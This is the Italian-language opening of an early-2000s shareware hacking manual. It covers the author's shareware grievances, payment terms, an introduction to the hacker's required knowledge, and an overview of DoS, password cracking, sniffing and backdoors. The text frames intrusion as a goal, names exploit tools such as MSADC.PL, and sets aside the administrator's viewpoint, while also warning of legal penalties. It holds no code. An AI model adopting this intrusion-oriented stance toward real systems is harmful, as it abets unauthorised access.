Quanto costa il volume

Iniziai a scrivere il primo volume legato alla programmazione in Linguaggio C a basso livello nell'anno 1986 durante il secondo anno relativo all'esperienza FIDO NET in Italia.

Il volume venne distribuito sperimentalmente sulla prima rete telematica pubblica la quale nel giro di pochi anni ebbe una diffusione enorme.

Questo era il preambolo a quella che sarebbe stata l'evoluzione della telematica pubblica in Italiana ma allo stesso tempo fece in parte comprendere qual è l'atteggiamento degli italiani nei confronti di quello che era un concetto che era arrivato in Italia grazie alla FidoNet.

Lo stesso software con cui gestimmo all'inizio la rete, FIDO di Tom Jennings, era distribuito in USA grazie a un modello che a quei tempi suonava strano qui da noi.

L'infomatica domestica era agli albori in quanto erano solo due anni che era uscito il PC IBM, lo stesso che gestiva il mio BBS ovvero il Montecsatello BBS, il secondo nodo FIDONET italiano dopo quello di Giorgio Rutigliano di Potenza, uno dei sysop con cui aprimmo la rete qui in Italia.

Le riviste mostravano il carattere intrallazzone italiano.

Annunci del tipo: "Vendo e scambio 20.000 programmi originali.su floppies" erano presenti a centinaia.

Moltissime case software USA si rifiutavano di esportare il software verso l'Italia in quanto era considerata uno dei paesi a più grosso rischio di pirateria informatica.

D'altra parte cokme in tutte le cose anche nell'informatica dovevamo fare vedere a tutti che siamo italiani ovvero quel bricciolo più furbi degli altri.

Italink, il software di gestione della rete FIDONET, da me scritto fu il primo esempio di come avrebbe putoto essere catastrofico il concetto di shareware in Italia.

Il secondo tentivo lo mostro in un modo ancora più evidente.

Il libro circolato in decine di migliaia di copie con sopra l'invito di fare un piccolissimo versamento di poche migliaia di lire non fece arrivare se non un versamento fatto dla'tra parte di un amico di Torino, Sergio Villone ricercatore presso il centro di ricerca della Telecom, allora SIP, di Torino.

Nella convinzione che gli anni avessero portato ad una maturazione del concetto di shareware mi porto a scrivere diversi altri volumi sulla programmazione in diversi linguaggi compreso Java.

Anche in questo caso l'offerta richiesta era microscopica eppure neppure in quasto caso la risposta fu molto maggiore.

Molte persone a cui era stato preannunciato un metodo diverso di distribuzione mi hanno accusato di voler diventare ricco mediante la scrittura di voluminon capendo ch3e neppure pubblicandolo uno avrebbe potutto diventare ricco.

Anche se un casa editrice si prendesse la briga di pubblicare un volume di questo tipo l'importo ricavato sarebbe sempre microscopico a confronto del lavoro ce la stesura richiede.

Un volume potrebbe essere pagato circa 5.000€.

Pensate solo al tempo di cercare le informazioni, di studiarle, di applicarle, di scriverle ….

La scrittura di un volume di programmazione pura pretende una metodologia differente da quello che potrebbe essere un volume come questo.

In quel caso la scrittura avviene mettendo su carta dei concetti legati alla conoscenza del linguaggio che una persona possiede.

In questo caso oltre alla scrittura di concetti conosciuti esiste anche un grosso lavoro di ricerca in quanto alcune cose in genere non sono mantenute a memoria e basta.

Prendete ad esempio le centinaia di stringhe usate per l'applicazioni degli exploit legati ai vari BUGS come l'Unicode.

E' chiaro che deve esistere un grosso lavoro di ricerca e quindi d'uso di certe risorse.

Il solo aggancio che possiedo per la connessione alla rete è un HDSL a 2 MB pienoi che possiede un costo di circa 20000€ annuali.

Tutto questo per dire che non esiste il discorso di voler diventare ricchi ma semplicemente di concorrere alle spese sostenute per la creazione di un volume di 1500 pagine circa.

Informazioni sul copyright

Il seguente volume può essere distribuito ma la sua stampa e l'uso di questo deve essere supportato da un offerta d'importo libero.
L'esecuzione di un offerta è obbligatoria e da diritto a essere iscritti ad una MAIL LIST privata in cui verranno rilasciate informazioni relative ai continui aggiornamenti del volume.
Inviando un offerta a :

BERNARDOTTI FLAVIO Via Trento, 10 15040 Montecastello (Al)
Tel. 380 7097051
HackersBook@crackinguniversity2000.it

ricordatevi di inserire la vostra casella postale la quale verrà utilizzata per inviarvi gli aggiornamenti (almeno uno al mese).
L'invio di 15€ da diritto a ricevere il CD con all'interno anche tutte le utility tra le quali i compilatori, i sistemi di sviluppo (freware), i documenti RFC, i database di exploits e tutte le altre descritte dentro al testo.

Flavio Bernardotti

Spesso il lati oscuri delle cose suscitano grossi interessi in quanto il fato di essere potenzialmente in grado di sottomettere i sistemi altrui permette di soddisfare quell'inconscio senso di rabbia che probabilmente tutti possediamo a causa delle massificazione che la società svolge sugli individui.

Introduzione

Partiamo subito da uno dei punti chiave di tutto il volume e precisamente quello ce stabilisce che cosa vi potete aspettare da questo volume e quello che invece non vi dovete attendere di ricevere.
Spesso nell'inconscio delle persone esiste quella recondita speranza che li porta a credere che possa esistere una specie di bacchetta magica che possa in qualche modo aprire le porte di tutti i sistemi.
Miti come Kevin Mitnick's sono nati intorno al concetto che porta quasi a pensare che per questi non esista di fatto nessuna limitazione e che quindi non possa esistere un sistema in grado di resistere davanti a loro.
Ricordiamoci di una cosa e che questo di fatto rimanga sempre ben chiaro: NON ESISTE UNA BACHETTA MAGICA NEL CAMPO DELL'HACKING E LA FORTUNA INCIDE AL 50% INSIEME ALLE CAPACITA' !
Non che questa definizione voglia indurre a pensare che le capacità non contino, al contrario sono importantissime, ma comunque una buona dose di fortuna semplifica enormemente la vita.
Da questo volume quindi non dovrete aspettarvi la fatidica bacchetta magica ma semplicemente una buona dose di conoscenze che vi semplificheranno la vita nelle vostre operazioni.
Ricordiamoci inoltre che le informazioni che l'hacker può utilizzare per accedere ai sui sistemi vittima aumentano di giorno in giorno per cui seguire regolarmente l'evoluzione dei database di news legate alla sicurezza è una delle attività principali che devono essere eseguite.
Le notizie fornite in questo volume coprono a 360 gradi tutte quelle che dovrebbero essere le conoscenze dell'hacker ed inoltre vengono trattate in modo tale da essere considerate accessibili anche al nuovo addetto il quale generalmente non dispone di una cultura informatica tale per poterle by-passare completamente.
Spero che il senso del volume non sia solo quello in cui i "sapientoni" dell'informatica lo utilizzeranno per dimostrare che loro sono superiori a quello riportato in quanto io personalmente accetto i confronti di una cosa "fatta" con un'altra cosa "fatta".
Coloro che criticano il "fatto" senza "fare" non sono degni di considerazione in quanto la distribuzione dei miei volumi ha sempre posseduto come obbiettivo quello di permettere ad altre persone di scambiarsi le proprie esperienze per cui al limite chi si pensa superiore al livello del libro può sempre cercare qualche cosa di superiore o al limite può fare lui direttamente qualche cosa in modo tale che anche gli altri possano condividere il loro bagaglio di conoscenze.
In molti settori il nozionismo fornito è superficiale ma in ogni caso sufficiente per il suo utilizzo.
Ricordiamoci anche di una cosa.
Il settore è immenso e scrivere un libro in cui venga riportato tutto pretenderebbe decine di migliaia di pagine oltre a chiaramente un tempo immenso per la loro scrittura.
In questo volume al contrario di molti altri in circolazione, non verranno riportate le soluzioni al problema descritto.
Molti libri vengono editati tenendo il punto di vista dell'amministratore sempre in primo piano.
In questo caso questo punto di vista verrà completamente ignorato e quindi sarà compito del sysadmin andarsi a cercare in rete le soluzioni relativamente ai sistemi operativi e all'hardware dei loro computers.
In moltissimi casi i softwares forniti vengono riportati integralmente mentre in altri viene solo citato il links a cui è possibile trovarlo.
Non tutti i softwares sono di mia creazione e spesso sono invece programmi che rappresentano dei capisaldi nell'ambito di quello che svolgono.
Ad esempio MSADC.PL è uno dei programmi ritrovabili in rete utilizzati per testare il BUG MSADC o RDS.
Quella di essere un hacker è sicuramente uno degli attributi a cui uno ambisce di più in campo informatico.
Essere programmatore è poi sicuramente al secondo posto come ruolo ambito.

Unire l'hacking con la programmazione è sicuramente il massimo della vita !
Scherzi a parte possiamo dire che generalmente il fatto di programmarsi direttamente le proprie utilities significa conoscere a fondo le teorie su cui certi principi si basano oltre al fatto che sicuramente questo rappresenta un grosso vantaggio in quanto non dobbiamo sottostare alle disponibilità delle rete.
In circolazione possiamo trovare un numero esagerato di volumi che spiegano i principi fondamentali dell'hacking ma quasi tutti si fermano quando si arriva a dover vedere dal punto di vista della progettazione di moduli software che sfruttando determinate librerie esplicano certe funzionalità in questo ambito.
Moltissime persone denunciano il loro interesse nei confronti di queste metodologie ma quasi sempre non possiedono tutte quelle conoscenze che sarebbero necessarie anche solo a livello di conoscenza di base.
Tutte le argomentazioni possono evolversi con il tempo ma in ogni caso un infarinatura di base rimane necessaria.
Per fare un esempio possiamo parlare di Unix.
Supponiamo che utilizzando un qualsiasi programma chiamato "BacchettaMagica" prelevato dalla rete riusciamo ad introdurci dentro ad un sistema Linux.
Se non conosciamo neppure quei comandi per richiedere la directory del punto dove siamo entrati, che cosa facciamo dopo ?
Spegniamo il modem e andiamo al bar !
Fare hacking significa conoscere tutte le argomentazioni che si vanno a toccare ovvero :

- concetti legati alla strutturazione delle reti
- concetti legati ai protocolli di comunicazione
- concetti legati all'hardware dei sistemi
- concetti legati ai sistemi operativi
- concetti legati ai vari software di gestione servers
- concetti legati ai software di gestione delle reti
- concetti legati all'uso di librerie di programmazione
- concetti legati alla programmazione
- concetti legati alla sicurezza delle reti
- concetti legati alle gestioni software dei vari servizi come software per FTP, browser ecc.

Insomma.
Bisogna conoscere un po' di tutto ed in mezzo a queste cose bisogna saper individuare le strade giuste per arrivare a destinazione.
Premettiamo che questo volume non vuole essere un enciclopedia ma soltanto un punto di riferimento per tutti quelli che desiderano avere una base da cui iniziare a lavorare per crearsi il proprio bagaglio culturale in merito di hacking.
Sul volume verranno trattate moltissime argomentazioni ad un livello sufficiente per permettere alle persone di applicare tali principi senza necessariamente porsi il ruolo del trattato.
I concetti di base della programmazione sono soltanto a livello di base per cui chiunque volesse approfondire in seguito tali argomentazioni potrà farlo mediante altri volumi più specializzati.
Lo stesso dicasi per quanto riguarda la gestione dei sistemi operativi e di certe librerie e tools di sviluppo.
A chi è rivolto questo volume ?
Diciamo che non esiste una categoria specifica in quanto potrebbe andare bene a chi inizia ma allo stesso modo anche per chi ha già conoscenze in merito.
La visione del tutto è legato ai sistemi di rete medi ovvero quelli che da circa 3 anni gestisco in WEBSITEK.COM e quindi vengono descritti anche sistemi di gestione che non sono presenti su sistemi home come ad esempio per quanto riguarda le strutturazioni tramite sistemi active directory delle intranet, la gestione dei servers DNS e cosi via.
Per quanto riguarda la definizione delle persone che vorrebbero diventare hacker siamo sul generico.
Qualsiasi persona per i motivi suoi potrebbe ambire a diventare come tale.
In ogni caso anche il semplice fatto di essere un 'Hacker' è importante in quanto su questo discorso, a livello psicologico, si potrebbe scrivere un trattato anche se poi alla fine del tutto

questo termine è particolarmente ambito in quell'età in cui già nella normalità si possiede un istinto rivoluzionario e precisamente nell'età adolescenziale e post-adolescenziale.
L'hacker del terzo millennio è di fatto quella persona che possedendo capacità e nozioni maggiori della norma riesce a sfruttare la rete per eseguire scorribande all'interno di sistemi a cui normalmente l'accesso risulta essere vietato.
Spesso si pensa all'hacker come a quella persona che si inserisce dentro a sistemi di banche per accreditarsi sul proprio conto cifre cospicue o che magari, come ci hanno fatto vedere in alcuni films, entra in qualche computer di società di viaggio per prenotarsi viaggi in posti caratteristici del nostro mondo.
Tanti anni fa, nel periodo del 68, esistevano alcuni individui che sostenevano filosofie legate all'uso di alcune droghe come ad esempio nel caso del LSD.
Le stesse persone a distanza di anni hanno spostato i filoni filosofici verso teorie molto più adatte ai nostri tempi come quella della Cybercultura.
Sto parlando di T. Leary autore negli anni 60 della famosa guida psichedelica "Il grande sacerdote" che pochi anni prima di morire, dopo aver trasmesso in diretta la sua morte su Internet, fece uscire un volume intitolato "Chaos e cybercultura" nel quale veniva definita la filosofia di quelli che avrebbero dovuto essere i Cybernauti.
Tutta questa filosofia era basata sul concetto di CHAOS che non sto a descrivere in questo volume ma che in ogni caso tra le tante altre cose concepisce l'individuo come una persona che tende ad espandere se stesso sfruttando l'alterazione sensoriale offerta da alcune droghe e usando la rete come metodo per giungere alla conoscenza.
Il Cybernauta era una versione un po' più psichedelica di quello che è normalmente definito come hacker, ovvero un navigatore del Chaos in grado di accedere a qualsiasi punto della rete grazie alle sue notevoli conoscenze e capacità tecniche.
D'altra parte la rete internet viene definita come il "villaggio globale" ovvero un mondo virtuale parallelo al nostro che sarà sempre di più simile man mano che le tecniche di rappresentazione diventeranno sempre maggiormente raffinate.
Già adesso si notano i tentativi di creazione di WEB 3D virtuali usati ad esempio per la creazione di CHAT o altri sistemi di questo tipo.
Chiaramente pur essendo l'informatica una delle scienze che ha subito un evoluzione più veloce delle altre comunque in ogni caso sono solo cinque o sei anni che abbiamo messo nel cassetto i modem a 14 KB a favore di linee molto più veloci ed affidabili come nel caso delle nuove linee ADSL.
L'aumento della velocità nei trasferimenti di rete e i sistemi sempre più potenti permetteranno entro pochi anni la creazione di servizi di rete immaginabili.
Chiaramente il software non è da meno in quanto queste due strutture più potenti unite con software sempre più raffinati permetteranno di considerare sempre di più la rete come un mondo reale.
Anche su questo punto esistono alcuni warnings lanciati dagli psicologi i quali denunciano sempre maggiormente i pericoli che un uso ossessivo della rete potrebbe arrecare negli individui che ne abusano.
Ma anche in questo caso non è nostro compito discutere su questo problema.
Una cosa su cui tutti si trovino d'accordo è quella di definire gli hackers come persone che possiedono capacità tecniche maggiori della norma.
Il mondo internet non è l'informatica totale ma di fatto se l'informatica è conoscenza la rete è il mezzo per raggiungerla.
Anni fa quando creammo in Italia la rete FidoNet l'interesse che mi aveva spinto a buttarmi in quell'impresa era solo parzialmente tecnico in quanto per la maggior parte quello che mi attirava di più era il pensiero che da qualche parte geograficamente remoto a dove abitavo io ci potessero essere persone che avevano già fatto le esperienze in cui mi stavo cimentando e quindi il fatto di riuscire a contattarle e a comunicare con loro sarebbe servito ad accelerare il mio lavoro e viceversa.
La rete di fatto è un meccanismo complesso per la condivisione di risorse sulla quale, proprio grazie al suo metodo di trasferimento delle informazioni, possono essere presenti dati testuali, filmati e suoni ovvero quello che si definisce con il termine di multimedialità.
Distaccandosi un attimo da quello che potrebbe essere l'immagine mentale delle cose che transitano su questa potrebbe essere ovvio il fatto che su un sistema composto da ,milioni di computers deve necessariamente esistere un meccanismo che dovrebbe permettere il trasferimento di pacchetti di informazioni da un sistema di origine ad un sistema di destinazione passando da un certo numero di sistemi di transito.

Quindi la realtà di quest'ambiente è composto di fatto da due entità e precisamente i sistemi che compongono la rete e il meccanismo di trasferimento delle informazioni.
L'hacker deve possedere informazioni sufficientemente buone per tutte e due le componenti di Internet.
Nel primo caso, quello dei sistemi computerizzati, ci troviamo davanti ad un mondo complesso in cui entrano in gioco diverse componenti.
Fino a qualche anno fa i computers erano considerabili come la somma di due parti e precisamente l'hardware e il software che potevano essere viste in un modo più o meno semplice ma senza dover eseguire molte successive suddivisioni.
L'evoluzione delle tecnologie ci ha portato al giorno d'oggi a dover considerare della ulteriori componenti in questi due ambiti e allo stesso tempo, mentre una volta l'entità di rete poteva essere vista come una cosa a parte, è necessario considerare questa in un modo non scindibile dalle prime due.
Dal 1982 fino al 1993 circa potevamo considerare la piattaforma hardware come lo strato di base di tutto il sistema sul quale il BIOS offriva una prima stratificazione software necessaria a permettere il colloquio tra i nostri programmi e le varie componenti elettroniche.
I sistemi operativi usando le funzioni presenti in questa parte del sistema, il BIOS, e aggiungendo su queste altre funzionalità proprie offrivano la base sulla quale i linguaggi di programmazione potevano basarsi per la scrittura di tutte le funzioni eseguite dai programmi usati.
Con il passare degli anni le funzionalità inserite nei sistemi operativi sono diventate sempre più sofisticate adatte a gestire finestre di dialogo con gli utenti sempre più complesse, funzionalità di aggancio ai database sempre maggiormente potenti ed in particolar modo il sistema operativo stesso è diventato sempre di più un collante per unire le funzionalità offerte a livelli superiori da software relativi a servers vari come nel caso dell'ambiente Windows.
Nell'ambito degli OS gli ultimi anni hanno marcato sempre maggiormente una rivalità tra i sistemi operativi Windows e quelli basati su Unix.
La discussione sul qual è migliore è infinita e penso che non avrà mai termine.
Da una parte gli studenti che provenendo da Università, in cui già alcuni esami utilizzano Unix come base questo, portano avanti a spada tratta il fatto che Unix come sistema operativo è migliore sia come stabilità che come sicurezza in un ambito di rete.
Dall'altra parte i professionisti commerciali che dovendosi basare su fattori di richiesta portano avanti la superiorità di Windows rispetto a quella di Unix.
Purtroppo spesso ci si dimentica che si tratta di fatto di due sistemi completamente differenti difficilmente paragonabili tra di loro.
Microsoft nella ricerca di un sistema che offrisse dei meccanismi in background che permettessero certi tipi di funzionalità da inserire in certi software, come ad esempio Office, hanno creato un sistema di una complessità elevatissima e come tutti sanno più è complesso il software maggiori possono essere i problemi funzionali e di sicurezza.
Unix si supporta su di una filosofia molto più semplice dal punto di vista filosofico e tecnologico.
Mentre Windows dispone al suo interno un certo numero di strati software come ad esempio quello costituito dalla tecnologia OLE su cui si basano tecnologie più superficiali a partire da ActiveX per giungere ai più recenti frameworks come ad esempio quelli relativi a .NET, Unix dispone di un Kernel molto più semplice in cui sono implementati i drivers che permettono il colloquio con le periferiche e su questo si basano un certo numero di funzionalità presenti come file eseguibili a se stanti all'interno dell' OS.
Chiaramente questa maggiore semplicità teorica si traduce in una maggiore stabilità del sistema operativo stesso e forse, sottolineo forse in quanto di questo non ne sono molto convinto, anche in una maggiore sicurezza.
Come dicevamo prima negli ultimi anni il DNA delle reti è entrato nell'informatica facendo si che questa subisse una grossa trasformazione.
Anni fa l'informatica delle grosse aziende era costituita nella maggior parte in grossi sistemi quelli definiti con il termine di mini e di mainframe.
La condivisione delle risorse tramite rete ha portato ad un decentramento delle funzioni legate al processo delle informazioni stesse favorendo la crescita di quelle che sono le intranet aziendali.
Le reti geografiche hanno successivamente funzionato da collante per le varie reti locali permettendo la trasmissione tra siti remoti di informazioni.

Internet ha preso un parte grossa di questa realtà in quanto costituisce la connettività a basso costo permettendo inoltre l'implementazione di funzionalità pubbliche ovvero rivolte verso un grosso numero di utenze esterne.
La definisco come connettività povera in quanto le grosse aziende prima dell'espansione di Internet utilizzavano quasi esclusivamente sistemi di collegamento basati su linee dedicate a costi molto elevati.
Chiaramente il costo prende una fisionomia nell'istante in cui è confrontato con il costo globale del sistema informativo.
In altre parole se si è speso una decina di milioni per l'acquisto di un paio di personal computers, spendere cifre che superano i 50 milioni solo per una linea dati potrebbe risultare smisurata come spesa.
La cosa cambia se questa viene riferita ad investimenti legati all'informatizzazione che superano le centinaia di milioni.
In ogni caso non è comunque solo un fatto di spesa, anche se questa molte volte non può essere ignorata, ma anche di nuovi servizi offerti nei confronti di persone esterne all'azienda come ad esempio clienti o persone che posseggono gli stessi interessi ai quali si vogliono offrire gli accessi al patrimonio di risorse proprie.
Sono proprio queste risorse a cui gli hackers tendono ad accedere certe volte solo per sfida e altre invece per scopi che scaturiscono puramente dall'irresponsabilità delle persone.
Il discorso sull'etica degli hackers è lungo e complesso e in ogni caso non verrà portato avanti in questo volume.
L'unica considerazione che voglio fare riguarda un semplice consiglio che voglio dare a chi si accinge a leggerlo.
In altre parole io ritengo che essere hacker significa innanzi tutto portare avanti giorno dopo giorno una sfida a se stessi.
Comprendere le cose è un fatto che pretende tempo e spesso la maggiore difficoltà la si trova nel proprio senso d'impazienza che soventemente ci spinge ad abbandonarla ancora prima di averla conclusa o che ci porta affrontarla con un senso di fretta ce come unica finalità ci porterà a crearci dei concetti errati o comunque vacillanti.
La pazienza in questo campo ha il ruolo della regina e l'esperienza è in ogni caso non una questione ne di giorni e ne di mesi ma di anni.
Valutarsi eccessivamente è una mala cosa mentre avere dei miti e degli obiettivi da raggiungere è sicuramente il più saggio sistema per affrontare il lungo viaggio verso le conoscenze di questo settore.
Raggiungere una meta è quasi impossibile, e questo non lo dico per scoraggiare, in quanto le tecnologie al giorno d'oggi viaggiano sempre di più verso la velocità della luce per cui nell'istante in cui si pensa di aver raggiunto il traguardo questo di fatto si è già allontanato e una montagna di nuovi concetti si sono già messi tra noi e questo.
Ne è un esempio pratico la comparsa della filosofia Microsoft legata a .NET.
I livelli di sicurezza presenti nelle reti come Internet erano fino ad oggi critici e delicati tanto da dover optare per la traduzione delle risorse in pagine di un certo tipo che l'utente leggeva tramite un browser.
In altre parole le risorse non venivano offerte a livello direttamente ma al contrario specifici programmi presenti sui servers le filtravano creando con i dati ricavati da queste funzioni delle pagine le quali venivano offerte agli utenti.
La filosofia .NET ha portato a sofisticare il meccanismo della sicurezza a tal punto che la sua implementazione dovrebbe permettere l'accesso diretto alle risorse in un ambito di rete.
Infatti su sistemi come Windows 2000 nella internet management console esisteva la possibilità di creare sul server un nuovo sito WEB.
In Whistler che possiede già il .NET framework internamente nella stessa utility possiede anche la possibilità di creare una nuova applicazione inline.
Tutto questo per portare l'esempio di quelli che intendevo come infinità di nuovi concetti che giorno dopo giorno si sommano a quello che uno cerca di apprendere.
Una piccola divagazione psicologica la si può fare su quelli ce sono le emozioni umane.
Il senso egocentrico naturale in tutte le persone porta queste a cercare di avere delle gratificazioni da parte della società che ci circonda.
Il computer è un sistema di auto soddisfazione perfetto anche se molti psicologi mettono in guardi ne confronti di questo pericolo.

La consapevolezza di superare se stessi giorno dopo giorno deve costituire un motivo per stringere i pugni ed andare avanti aggiungendo sempre maggiori conoscenze al nostro bagaglio.
Per quanto riguarda invece la documentazione a disposizione in libreria devo dire che ho subito diverse delusioni.
Il fatto che spesso la gente pensi che gli hacker dispongano della chiave magica per entrare nei sistemi altrui è sicuramente un luogo comune falso in quanto l'accesso ad un sistema viene eseguito mediante giorni e giorni dedicati allo studio di questi.
In ogni caso moltissimi libri esagerano in quanto volumi che riportano come titolo 'Hackers Secrets' il massimo che arrivano a dire è che utilizzando gli scanners è possibile individuare se su un sistema sono aperte delle porte legate a certi protocolli.
Una cosa che sicuramente verrà contestata in questo volume sarà legata al fatto che una piccola parte è legata alla programmazione.
Come abbiamo appena detto fare l'hacker significa prendere in esame dei sistemi per giorni e giorni e quindi, dopo aver raccolto tutte le informazioni, è necessario applicare certe tecniche per cercare di accedere alle risorse di questi.
Il primo scopo per cui diventa necessario saper programmare è sicuramente legato al fatto di riuscire a scriversi alcune applicazioni che possano servire a determinati scopi.
In ogni caso questo non è il motivo principale in quanto il fatto di saper usare determinate librerie collegate a certe funzioni significa capire a fondo il funzionamento di certi principi.
Prendiamo ad esempio il fatto di scriversi un programma di PING.
Questa metodologia che permette di sviluppare software che svolge la funzione di PING o di TRACE è legata all'uso di determinati comandi prensenti nel protocollo ICMP.
E' inutile dire che la conoscenza di tali librerie permette di inserire dentro agli stessi software serie di funzioni che collaborano insieme al raggiungimento di un certo risultato.
Il lavoro fatto per la scrittura di questo volume è sicuramente quello più pesante fatto nell'ambito della scrittura di tutti gli altri volumi in quanto l'argomentazione trattata è immensa e copre praticamente tutti gli aspetti dell'informatica.
Ilo volume parte trattando le teorie legate a certi aspetti della programmazione in Linguaggio C.
Chiaramente la scelta del linguaggio C è stata obbligatoria in quanto l'ambiente dell'hacker è quasi forzatamente Linux grazie alla quantità di utilities e di librerie disponibili già di default dentro al sistema anche se poi alla fine molte di queste sarebbero disponibili anche ijn ambiente Windows.
Chiaramente non si tratta di un trattato di programmazione ma solo di un introduzione che vi permetterà di comprendere la scrittura di certe utilities agganciate ad alcune librerie.
Altri argomenti trattati sono legati alla gestione delle reti sia dal punto di vista della loro configurazione che da quello della loro gestione tramite protocolli.
Questi ultimi vengono da prima trattati in modo globale e poi successivamente verranno visti ad uno ad no perlomeno quelli principali.
Di questi verranno viste le strutture ed in particolar modo verranno trattatre alcune librerie che permettono la manipolazione dei pacchetti.
Legati alle reti vengono inoltre visti i principi di funzionamento dei DNS, dei vari servers e di altre strutture di controllo come ad esempio quelle lagate alle funzionalità di indirizzamento.
Tra le librerie viste troviamo WINSOCK, LIBNET, TCPDUMP, WINDUMP, WINCAP.
La programmazione servirà inoltre a scriversi programmi per eseguire funzioni di spoofing e altro.
Per questo motivo all'interno del volume verrà vista la creazione di une serie di classi mediante le quali sarà poi possibile scrivere moduli software in modo semplice senza dover utilizzare tutte le volte le librerie WINSOCK 2 sulle quali queste si basano.
Voglio sottolineare che di fatto non tratteremo funzioni in modo ripetuto ma ne selezioneremo soltanto una per ciascun scopo.
Ad esempio Winsock non dispone di funzioni per il capture di pacchetti per cui queste funzioni verranno trattate tramite librerie come WINDUMP e WINCAP.
Un ultima divagazione riguarda il sistema per l'ottenimento di queste ed di fatto un consiglio puramente tecnico che voglio dare ma che quasi sicuramente già tutti conoscono.
Partite dal presupposto che qualsiasi sia no i vostri interessi sicuramente su Internet troverete montagne di materiale.
Per ricercarlo esistono i motori di ricerca ma ci sono anche programmi che sfruttando le funzionalità offerte da questi permettono di eseguire ricerche più dettagliate e precise.

Acuni programmi come ad esempio Copernic, BullsEye, PgWEB e Bingooo sono in grado di scegliere a seconda degli argomenti ricercati i motori di ricerca più idonei e quindi di inviare su questi le voci utilizzate come filtro.
Dopo aver ricevuto le risposte le valutano filtrando al limite i links non più esistenti e permettendo successivamente di navigare sulle pagine delle risposte senza uscire dal programma di ricerca.
Quasi tutti questi programmi sono gratuiti come ad esempio Copernic che è prelevabile da http://www.copernic.com.
Chiaramente l'uso della lingua inglese è essenziale per la rete in quanto le informazioni presenti in lingua italiana sono un decimo rispetto a queste per cui un perfezionamento della lingua potrebbe essere utile.
Un ultima precisazione che voglio fare è che questo libro spiega determinate cose al fine di creare un cultura legata a queste argomentazioni ma che in ogni caso, nell'istante in cui verranno descritte le metodologie di hacking, lo scopo non sarà solo quello di permettere ad alcune persone di eseguire danni in giro per la rete ma al contrario verranno anche presentati i metodi che costituiscono le contromisure.
Questo è un testo tecnico e non uno di guerriglia nel cyberspazio per cui un invito al mantenimento di una certa etica lo devo necessariamente fare.
Un cosa di cui è sempre meglio ricordarsi è che violare gli accessi di sistemi su reti senza possedere i permessi significa correre il rischio di incorrere in gravissime sanzioni penali.
Fate attenzione anche al fatto che spesso l'uomo quando tende a confrontarsi con quelli che potrebbero essere gli eventi sgradevoli della vita è portato a pensare di essere immune a queste cose e che quindi di fatto queste capitano solo agli altri.
Ricordatevi che noi siamo gli "altri" rispetto ad altri individui e che quindi certe cose potrebbero benissimo capitarci.
Quando uno al suono del campanello di casa da parte dei Carabinieri pensa di potergli dire che lui non immaginava potrebbe sentirsi rispondere che da quel momento potrebbe anche avere 7 anni di tempo per convincersi del contrario senza considerare che se nell'esecuzione di un accesso non autorizzato uno crea anche dei danni, oltre al fatto penale, potrebbe trovarsi a dover rifondere anche centinaia di milioni di danni.
La sola reinstallazione di un software per la gestione di un cluster costa in media 2000 € per ogni giorno d'intervento dei tecnici.
Quindi meditate gente …. meditate.

Le varie facce dell'hacking

Fare hacking potrebbe significare tante cose o meglio potremmo dire che l'hacking per se stesso possiede un certo numero di specializzazioni ciascuna delle quali possiede una metodologia per la sua esecuzione e una certa finalità.
L'uomo possiede tra le sue varie componenti una che che rappresenta il suo livello di 'rompiscatolaggio' per cui essendo l'hacking un espressione dell'uomo anche una di queste metodologie ha solo come obbiettivo quello di creare danni a livello di interruzione dei servizi.
Alcune tecniche possiedono come scopo quello di occupare tutte le risorse di un sistema mandandolo in crisi.
Ad dire il vero questo non sarebbe l'unico scopo della tecnica in quanto quella originale dovrebbe essere quella di azzittire un host per potersi sostituire a quello originale.
Purtroppo le metodologie usate per fare inceppare un sistema vengono usate spesso solo per quello scopo.
Moltissime volte gruppi di hacker si mettono insieme e colpiscono lo stesso obbiettivo al fine di consumare un livello di memoria molto maggiore.
Queste metodologie sono quelle conosciute con il termine Ddos ovvero Denial of Service.
Sinceramente non nutro particolare simpatia sull'esposizione di determinate metodologie in quanto queste sono quelle che generalmente nelle mani sbagliate servono solo a creare pasticci.
Di fatto sono utili se abbinate ad altre procedure in alcune attività come ad esempio quando si cerca di sostituirsi a qualche sistema considerato come sicuro in qualche file di configurazione di rsh.
Il fatto di utilizzare una di queste tecniche in relazione al fatto di silenziare un host lo posso capire ma purtroppo il suo uso generalmente ha soltanto uno scopo vandalistico.

Ultimamente ho visto sulla rete quello che non mi sarei mai aspettato di vedere ovvero azioni senza senso perpetuate da alcune persone per le quali fare l'affermazione che hanno il cervello dentro ai piedi sarebbe completamente errato in quanto questa farebbe presupporre che queste da qualche parte un qualche cosa di simile al cervello lo abbiano quando di fatto questo non è vero.
Tali individui al fine di fare ripicche da 4 soldi nei confronti di altri ragazzi hanno manomesso dei sistemi informatici inserendo dentro ai files di LOG i dati di questi ultimi.
Ora ditemi se da persone di questo tipo ci si potrebbe attendere un uso sensato di metodologie il cui scopo è quello di creare dei crash di sistema.
Fortunatamente queste persone hanno grosse convinzioni di possedere molta intelligenza quando di fatto questa è supportata solo da un esagerato senso di arroganza nei confronti del prossimo.
Un altro tipo di hacking è legato all'individuazione delle password utilizzate nei vari processi come ad esempio quello di login dentro a qualche sistema come quelli Unix.
Queste tecniche utilizzano dei sistemi che tentano di individuare le password mediante due metodi fondamentali e precisamente quello in cui le password vengono attinte dea un database già precostituito mentre il secondo metodo invece compone le password con sistemi più o meno sequenziali.
Questo ultimo metodo diventa utilizzabile solo con a disposizione un tempo che può essere anche enorme dato che passwords con più di 6 o 7 caratteri possiedono miliardi e miliardi di combinazioni possibili per cui anche con un calcolatore potentissimo l'elaborazione potrebbe pretendere giorni se non settimane.
Sempre ammesso che il sistema permetta più di un certo numero di tentativi.
Quando ci si ha a che fare con reti molto grosse nelle quali sono connesse delle intranet l'hacking potrebbe essere perpetuato anche dall'interno delle società stesse.
In questo caso l'individuazione di certe password di amministrazione potrebbero essere anche frutto di uno sniffing dei segmenti interni di rete.
Ulteriore metodo di hacking è legato all'uso di backdoor che spesso sono collegati a dei virus.
Ne è un esempio nimbda il quale sfruttando un problema legato al controllo trasversale in Windows ha insegnato la tecnica per installare delle backdoor.
Non parliamo di sistemi come NetBus e Back Orifice
Questi tipi di software sono stati tralasciati in quanto il fatto di andare ad installare un programma su un sistema remoto lo trovo stupido dato che la maggior parte degli antivirus riconoscono questo tipo di software ed essendo pacchetti che necessitano di installazione a questo punto non capisco perché uno non possa al loro posto inserire un utente abusivo.
Chiaramente il fatto di eseguire un certo tipo di tentativi per accedere al sistema vittima non significa che la persona che lo applica di fatto usi solo quello.
Gran parte del lavoro viene fatto in fase d'analisi, ovvero quella fase che precede l'attività d'intrusione vera e propria.
